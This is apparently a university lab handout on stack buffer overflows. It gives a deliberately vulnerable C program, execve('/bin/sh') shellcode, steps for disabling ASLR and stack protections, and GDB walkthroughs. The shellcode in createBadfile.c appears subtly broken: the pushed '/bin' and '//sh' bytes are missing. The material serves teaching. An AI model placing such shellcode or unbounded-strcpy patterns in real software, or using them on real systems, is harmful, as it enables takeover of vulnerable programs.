



CS 3339 Cyber Security Lab

Lab 7: Buffer Overflows

Introduction

In this lab, you will learn how buffer overflows and other memory vulnerabilities are used to takeover vulnerable programs. The goal is to investigate a program I provide and then figure out how to use it to gain shell access to systems.

In 1996 Aleph One wrote the canonical paper on smashing the stack. You should read this as it gives a detailed description of how stack smashing works. Today, many compilers and operating systems have implemented security features, which stop the attacks described in the paper. However, it still provides very relevant background for newer attacks and (specifically) this lab assignment.

Aleph One: Smashing the Stack for Fun and Profit:

<https://web1.cs.wright.edu/people/faculty/tkprasad/courses/cs781/alephOne.html>

Another (long) description of Buffer Overflows is here:


<http://www.enderunix.org/docs/en/bof-eng.txt>

Software Requirements

- The VirtualBox Software
- The Kali Linux, Penetration Testing Distribution
- GDB: The GNU Project Debugger
- GCC, the GNU Compiler Collection
- C source file including BOF.c, createBadfile.c, and testShellCode.c

Starting the Virtual Machine

You can use the Kali VM from Lab 1



Login the Kali Linux with username root, and password CS3339

Download the following 3 files on your VM: BOF.c createBadfile.c and testShellCode.c

<https://s2.smu.edu/~rtumac/cs3339/spring2020/Lab7/>

Index of /~rtumac/cs3339/spring2020/Lab7

Name	Last modified	Size	Description
Parent Directory		-	
BOF.c	2020-03-23 10:18	575	
createBadfile.c	2020-03-23 10:18	1.4K	
testShellCode.c	2020-03-23 10:19	1.1K	

Setting up the Environment

There are many protections in current compilers and operating systems to stop stack attacks like the one we want to do. We have to disable some security options to allow the exploit to work.

Disable Address Space Layout Randomization

Address Space Layout Randomization (ASLR) is a security features used in most Operating system today. ASLR randomly arranges the address spaces of processes, including stack, heap, and libraries. It provides a mechanism for making the exploitation hard to success. You can configure ASLR in Linux using the `/proc/sys/kernel/randomize_va_space` interface. The following values are supported:

- 0 – No randomization
- 1 – Conservative randomization
- 2 – Full randomization

Disable ASLR, run:

```
$ echo 0 > /proc/sys/kernel/randomize_va_space
```

Enable ASLR, run:

```
$ echo 2 > /proc/sys/kernel/randomize_va_space
```

Note that you will need root privilege to configure the interface. Using vi to modify the interface may have errors. The screenshot below shows the value of `/proc/sys/kernel/randomize_va_space`

However, this configuration will not survive after a reboot. You will have to configure this in sysctl. Add a file `/etc/sysctl.d/01-disable-aslr.conf` containing:


```
kernel.randomize_va_space=0
```

This will permanently disable ASLR. To achieve the above, you can run the following:

```
$ touch /etc/sysctl.d/01-disable-aslr.conf
```

```
$ echo kernel.randomize_va_space=0 > /etc/sysctl.d/01-disable-aslr.conf
```

The screenshot below shows you the ASLR configuration. You can open a terminal and try it out.

A terminal window titled 'root@kali-cs3339: ~/Desktop/Lab4-BufferOverflows' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following commands and output:

```
root@kali-cs3339:~/Desktop/Lab4-BufferOverflows#  
root@kali-cs3339:~/Desktop/Lab4-BufferOverflows#  
root@kali-cs3339:~/Desktop/Lab4-BufferOverflows#  
root@kali-cs3339:~/Desktop/Lab4-BufferOverflows# cat /proc/sys/kernel/randomize_va_space  
0  
root@kali-cs3339:~/Desktop/Lab4-BufferOverflows# cat /etc/sysctl.d/01-disable-aslr.conf  
kernel.randomize_va_space=0  
root@kali-cs3339:~/Desktop/Lab4-BufferOverflows#
```

A faint Kali Linux dragon logo is visible in the background of the terminal.

Install GDB and GCC Multilib

```
$ sudo apt update
```

```
$ sudo apt install gdb gcc-multilib
```

Set compiler flags to disable security features

When you compile the vulnerable program (explain in the next section) with gcc, use the following compiler flags to disable the security features.

-z execstack

Turn off the NX protection to make the stack executable

-fno-stack-protector


Remove StackGuard that detects stack smashing exploitations

-g

Enable the debugging symbols


Overview

The goal of the exploitation is to teach you how buffer overflows work. **You must gain a shell by passing a malicious input into a vulnerable program.** The vulnerability takes as input a file named "badfile". Your job is to create a badfile that results in the vulnerable program producing a shell. Note that you also have a nop sled to make the vulnerability work even if your shellcode moves by a few bytes. At this point in the lab you should already have the following files on your VM:



BOF.c

In BOF.c there is an un-bounded strcpy, which means anything that is not null-terminated will overwrite the buffer boundaries and (hopefully) put some information into the stack that you will design. Your exploit must work with my version of BOF.c (can't change it to make your code work).



```
BOF.c
~/Desktop/Lab4-BufferOverflows

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bufferOverflow(const char * str)
{
    char buffer[12];

    /* This line has a buffer overflow vulnerability. */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char ** argv)
{
    char aString[512];
    FILE *badfile;

    printf("Buffer overflow vulnerability starting up...\n");
    badfile = fopen("badfile", "r");
    fread(aString, sizeof(char), 512, badfile);


    bufferOverflow(aString);

    printf("bufferOverflow() function returned\n");

    return 1;
}
```

To compile BOF.c, you need to add the compile flags mentioned. Also, use `-m32` flag to compile your program for a 32 bit system. This will make it easier to work with memory addresses later on since 32 bit systems have shorter memory addresses than 64 bit systems.

```
$ gcc -m32 -g -z execstack -fno-stack-protector BOF.c -o BOF
```



```
root@kali-cs3339:~/Desktop/Lab4-BufferOverflows# ls
BOF.c  createBadfile.c  testShellCode.c
root@kali-cs3339:~/Desktop/Lab4-BufferOverflows# gcc -m32 -g -z execstack
-fno-stack-protector BOF.c -o BOF
root@kali-cs3339:~/Desktop/Lab4-BufferOverflows#
```

testShellCode.c

This program simply lets you test shell code itself. There are a lot of different "shell codes" you can find or create, and this is a good way to see what they do, and if they'll work for you (on your operating system).

The actual shellcode you are using is simply the assembly version of this C code:

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```



```
testShellCode.c
~/Desktop/Lab4-BufferOverflows

/*
A program that creates a file containing code for launching shell
*/

#include <stdlib.h>
#include <stdio.h>

//const char code[] = "\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\xb2\x05\xcd\"
//\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xff\x68\x65\x6c\x6f"; // Say Hello


const char code[] = \
"\x31\xc0" /* Line 1: xorl %eax,%eax */ \
"\x50" /* Line 2: pushl %eax */ \
"\x68//sh" /* Line 3: pushl $0x68732f2f */ \
"\x68/bin" /* Line 4: pushl $0x6e69622f */ \
"\x89\xe3" /* Line 5: movl %esp,%ebx */ \
"\x50" /* Line 6: pushl %eax */ \
"\x53" /* Line 7: pushl %ebx */ \
"\x89\xe1" /* Line 8: movl %esp,%ecx */ \
"\x99" /* Line 9: cdql */ \
"\xb0\x0b" /* Line 10: movb $0x0b,%al */ \
"\xcd\x80" /* Line 11: int $0x80 */ \
;

int main(int argc, char ** argv)
{
    int (*func)();
    func = (int (*)( )) code;
    (int)(*func)();

    return 0;
}
```

createBadfile.c

This program writes out "badfile", however currently it is just full of nops (no ops). You need to modify it to place your shell code into it and cause the code to jump to the shellcode. The shellcode included already in createBadfile.c (as a char array) does work. You shouldn't need to modify it, but you're welcome to.



```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

//const char shellcode[] =
"\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\xb2\x05\xcd\x"
"\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xff\x68\x65\x6c\x6c\x6f"; // Say Hello

const char shellcode[] = \
"\x31\xc0" /* Line 1: xorl %eax,%eax */ \
"\x50" /* Line 2: pushl %eax */ \
"\x68" /* Line 3: pushl $0x68732f2f */ \
"\x68" /* Line 4: pushl $0x6e69622f */ \
"\x89\xe3" /* Line 5: movl %esp,%ebx */ \
"\x50" /* Line 6: pushl %eax */ \
"\x53" /* Line 7: pushl %ebx */ \
"\x89\xe1" /* Line 8: movl %esp,%ecx */ \
"\x99" /* Line 9: cdql */ \
"\xb0\x0b" /* Line 10: movb $0x0b,%al */ \
"\xcd\x80" /* Line 11: int $0x80 */ \
;

int main(int argc, char ** argv) {
    char buffer[512];

    FILE *badfile;

    /* Init the buffer with nop (0x90) */
    memset(&buffer, 0x90, 512);


    /* You need to fill the buffer with appropriate contents here */

    /* Save to badfile. */
    badfile = fopen("badfile", "w+");
    fwrite(buffer, 512, 1, badfile);
    fclose(badfile);

    printf( "Completed writing\n");

    return 0;
}
```

To compile the testShellCode.c and createBadfile.c, you can run the following commands. Note that testShellCode.c requires the `-m32 -z execstack` flags but createBadfile.c does not.



```
root@kali-cs3339: ~/Desktop/Lab4-BufferOverflows
File Edit View Search Terminal Help
root@kali-cs3339:~/Desktop/Lab4-BufferOverflows# gcc -m32 -z execstack
testShellCode.c -o testShellCode
root@kali-cs3339:~/Desktop/Lab4-BufferOverflows# gcc createBadfile.c -o
createBadfile
root@kali-cs3339:~/Desktop/Lab4-BufferOverflows#
```


Starting the Exploitation

There are really two challenges in the lab. To execute the shellcode you want to overwrite the return address in the *bufferOverflow()* function. You must make the return address of that function point to your shellcode.

1. You need to figure out what memory address the return address is stored in.
2. Then you need to figure out the address of your shellcode in memory, and write the shellcode's address into the return address you found in step 1.


In the lab instruction, I will give you some hints for the step 1.

Finding Return Address on the Stack

In order to find the return address on stacks, we first use GDB, The GNU Project Debugger, to take a look at the assembly code. You can find more information about GDB from here: <https://www.gnu.org/software/gdb/> Note that you can also use tool, *objdump*, to read the assembly code.

To run BOF in debugging mode with GDB:

`$ gdb BOF`



```
root@kali-cs3339: ~/Desktop/Lab4-BufferOverflows
File Edit View Search Terminal Help
root@kali-cs3339:~/Desktop/Lab4-BufferOverflows# gdb BOF
GNU gdb (Debian 8.3-1) 8.3
Copyright (C) 2019 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from BOF...
(gdb) █
```

First, we disassemble the main() function of the BOF program. We find the bufferOverflow() function in the main() function (type disas main in the GDB). Then, we disassemble the bufferOverflow() function, which has a vulnerability in it.

`$ (gdb) disas main`

`$ (gdb) disas bufferOverflow`

```
root@kali-cs3339: ~/Desktop/Lab4-BufferOverflows
File Edit View Search Terminal Help
(gdb) disas bufferOverflow
Dump of assembler code for function bufferOverflow:
0x000011c9 <+0>:  push    %ebp
0x000011ca <+1>:  mov     %esp,%ebp
0x000011cc <+3>:  push    %ebx
0x000011cd <+4>:  sub     $0x14,%esp
0x000011d0 <+7>:  call   0x1292 <__x86.get_pc_thunk.ax>
0x000011d5 <+12>: add     $0x2e2b,%eax
0x000011da <+17>: sub     $0x8,%esp
0x000011dd <+20>: pushl   0x8(%ebp)
0x000011e0 <+23>: lea     -0x14(%ebp),%edx
0x000011e3 <+26>: push    %edx
0x000011e4 <+27>: mov     %eax,%ebx
0x000011e6 <+29>: call   0x1040 <strcpy@plt>
0x000011eb <+34>: add     $0x10,%esp
0x000011ee <+37>: mov     $0x1,%eax
0x000011f3 <+42>: mov     -0x4(%ebp),%ebx
0x000011f6 <+45>: leave
0x000011f7 <+46>: ret
End of assembler dump.
(gdb)
```

You need to understand the assembly code to find where the return address is on the stack. Next, type run in the GDB to execute the BOF program.

`$ (gdb) run`

```
root@kali-cs3339: ~/Desktop/Lab4-BufferOverflows
File Edit View Search Terminal Help
0x000011e0 <+23>:  lea     -0x14(%ebp),%edx
0x000011e3 <+26>:  push    %edx
0x000011e4 <+27>:  mov     %eax,%ebx
0x000011e6 <+29>:  call   0x1040 <strcpy@plt>
0x000011eb <+34>:  add     $0x10,%esp
0x000011ee <+37>:  mov     $0x1,%eax
0x000011f3 <+42>:  mov     -0x4(%ebp),%ebx
0x000011f6 <+45>:  leave
0x000011f7 <+46>:  ret
End of assembler dump.
(gdb) run
Starting program: /root/Desktop/Lab4-BufferOverflows/BOF
Buffer overflow vulnerability starting up...

Program received signal SIGSEGV, Segmentation fault.
0x90909090 in ?? ()
(gdb)
```

As we expected, the BOF program generates an exception, segmentation fault. The Instruction Pointer (EIP) is 0x90909090. This is because we put NOP sleds on the badfile that overflows the buffer in the BOF program.

You also can see more register information by execute info register in the GDB

\$ (gdb) info register

```
root@kali-cs3339: ~/Desktop/Lab4-BufferOverflows
File Edit View Search Terminal Help
(gdb) run
Starting program: /root/Desktop/Lab4-BufferOverflows/BOF
Buffer overflow vulnerability starting up...

Program received signal SIGSEGV, Segmentation fault.
0x90909090 in ?? ()
(gdb) info register
eax                0x1                1
ecx                0xffffd240         -11712
edx                0xffffd208         -11768
ebx                0x90909090         -1869574000
esp                0xffffd020         0xffffd020
ebp                0x90909090         0x90909090
esi                0xf7fb1000         -134541312
edi                0xf7fb1000         -134541312
eip                0x90909090         0x90909090
eflags             0x10286         [ PF SF IF RF ]
cs                 0x23                35
ss                 0x2b                43
ds                 0x2b                43
es                 0x2b                43
fs                 0x0                0
gs                 0x63                99
(gdb)
```


Note that you can always type help in the GDB to learn the commands.

Assignments for the Lab 7

A zip file containing:

1. Your updated createBadfile.c that generates the input for the BOF program
2. A copy of the badfile. This must generate a shell when BOF runs from the command line in the VM
3. A screenshot of using BOF program to gain a shell (see simple screenshot below). Add your screenshot at the top of your PDF file.
4. A PDF file with answers to the following questions:
 - a. What happens when you compile without “-z execstack”?
 - b. What happens if you enable ASLR? Does the return address change?
 - c. Does the address of the buffer[] in memory change when you run BOF using GDB, /root/Desktop/<your-specific-path-to-BOF>/BOF, and ./BOF?

Happy Exploiting!

